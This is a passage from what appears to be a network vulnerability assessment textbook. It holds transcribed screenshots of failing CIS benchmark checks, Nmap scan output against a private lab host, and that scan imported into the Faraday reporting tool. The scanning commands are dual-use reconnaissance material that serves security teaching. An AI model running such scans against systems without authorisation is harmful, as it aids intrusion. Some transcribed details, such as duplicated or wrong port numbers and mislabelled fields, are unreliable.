10/17	(L1) Ensure 'Enable submission of documents to Google Cloud print' is set to 'D...	<1 second	Fail
11/17	(L1) Ensure 'Enable the password manager' is set to 'Disabled'	<1 second	Fail
12/17	(L1) Ensure 'Configure the required domain name for remote access hosts' is s...	<1 second	Fail
13/17	(L1) Ensure 'Enable curtaining of remote access hosts' is set to 'Enabled'	<1 second	Fail
14/17	(L1) Ensure 'Enable firewall traversal from remote access host' is set to 'Disabled'	<1 second	Fail
15/17	(L1) Ensure 'Enable or disable PIN-less authentication for remote access hosts'...	<1 second	Fail

At the bottom right of the window, there is a button labeled "View Reports".



Chapter 13: Vulnerability Reporting and Metrics








Network Vulnerability Assessment







The screenshot shows a Notepad application window titled "Test: Quick Scan". The window contains a table of scan results and a list of open ports. The table has columns for Title, Created time, and Modified time. The scan results show that the host is up and 21 ports are open, each with a specific service. The scan was completed in 0.23 seconds.

Title	Created time	Modified time
Quick Scan	01:14 PM	01:14 PM

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 13:14 IST
Nmap scan report for 192.168.25.129
Host is up (0.00027s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```





The screenshot displays the Faraday 2.7.1 application window. The main terminal area shows the following Nmap scan output:

```
>>> WELCOME TO FARADAY
[+] Current Workspace: sagar
[+] API: OK
[+] Faraday path set. Aliasing fplugin
[Faraday](sagar) kali# nmap -oX /root/.faraday/data/sagar_Nmap_output-2.95874315716.xml 192.168.25.129 2>&1 | tee -a tmp.ERr4wfyGxdr2NGb3sklGjRT5ztT3

Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 13:57 IST
Nmap scan report for 192.168.25.129
Host is up (0.00003s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
VNC Address: 00:0c:29:11:8e:b1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
[Faraday](sagar) kali#
```

Below the terminal, there are two informational messages:

```
Welcome to Faraday!
[INFO] - 2018-08-08 13:57:17,794 - faraday.ModelController - Plugin Started: Nmap
[INFO] - 2018-08-08 13:57:20,308 - faraday.ModelController - Plugin Ended: Nmap
```

The bottom status bar shows: Notifications: 0 | Workspace status: 1 hosts, 23 services, 0 vulnerabilities. | Active workspace: sagar | Conflicts: 0

Network Vulnerability Assessment

The image shows a screenshot of the Faraday 2.7.1 dashboard in a Mozilla Firefox browser. The dashboard is titled "Dashboard for sagar (all vulns)" and displays various metrics and reports. A terminal window is open in the foreground, showing the output of an Nmap scan.

Dashboard Metrics:

- Top Services: 0
- Top Hosts: At least 3 hosts needed to show this visualization
- Vulnerabilities: No vulnerabilities found yet
- Services report: 1 X11, 1 AP13, 1 CCProxy-FTP, 1 DOMAIN
- Workspace summarized report: 1 HOSTS, 23 SERVICES
- Activity Feed: Root ran nmap and found: 1 host
- Last Vulnerabilities: No vulnerabilities found yet.
- Hosts: 192.168.25.129

Terminal Output:

```
>>> WELCOME TO FARADAY
[-] Current workspace: sagar
[-] APE: OK
[-] Faraday path set. Aliasing fplugin
[Faraday]sagar@kali:~$ nmap -oX /root/.faraday/data/sagar_Nmap_output-2.95874315716.xml 192.168.25.129 -sS -sV | tee -a /tmp/ER4wvFYGkdfz2NGb3sk1GjRT5z1T3

Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 13:57 IST
Nmap scan report for 192.168.25.129
Host is up (0.00083s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
23/tcp    open  domain
88/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn

Welcome to Faraday!
[INFO] - 2018-08-08 13:57:17,794 - faraday.ModelController - Plugin Started: Nmap
[INFO] - 2018-08-08 13:57:20,308 - faraday.ModelController - Plugin Ended: Nmap
```

Terminal Status: Notifications: 0 | Workspace status: 1 hosts, 23 services, 0 vulnerabilities. Active workspace: sagar | Conflicts: 0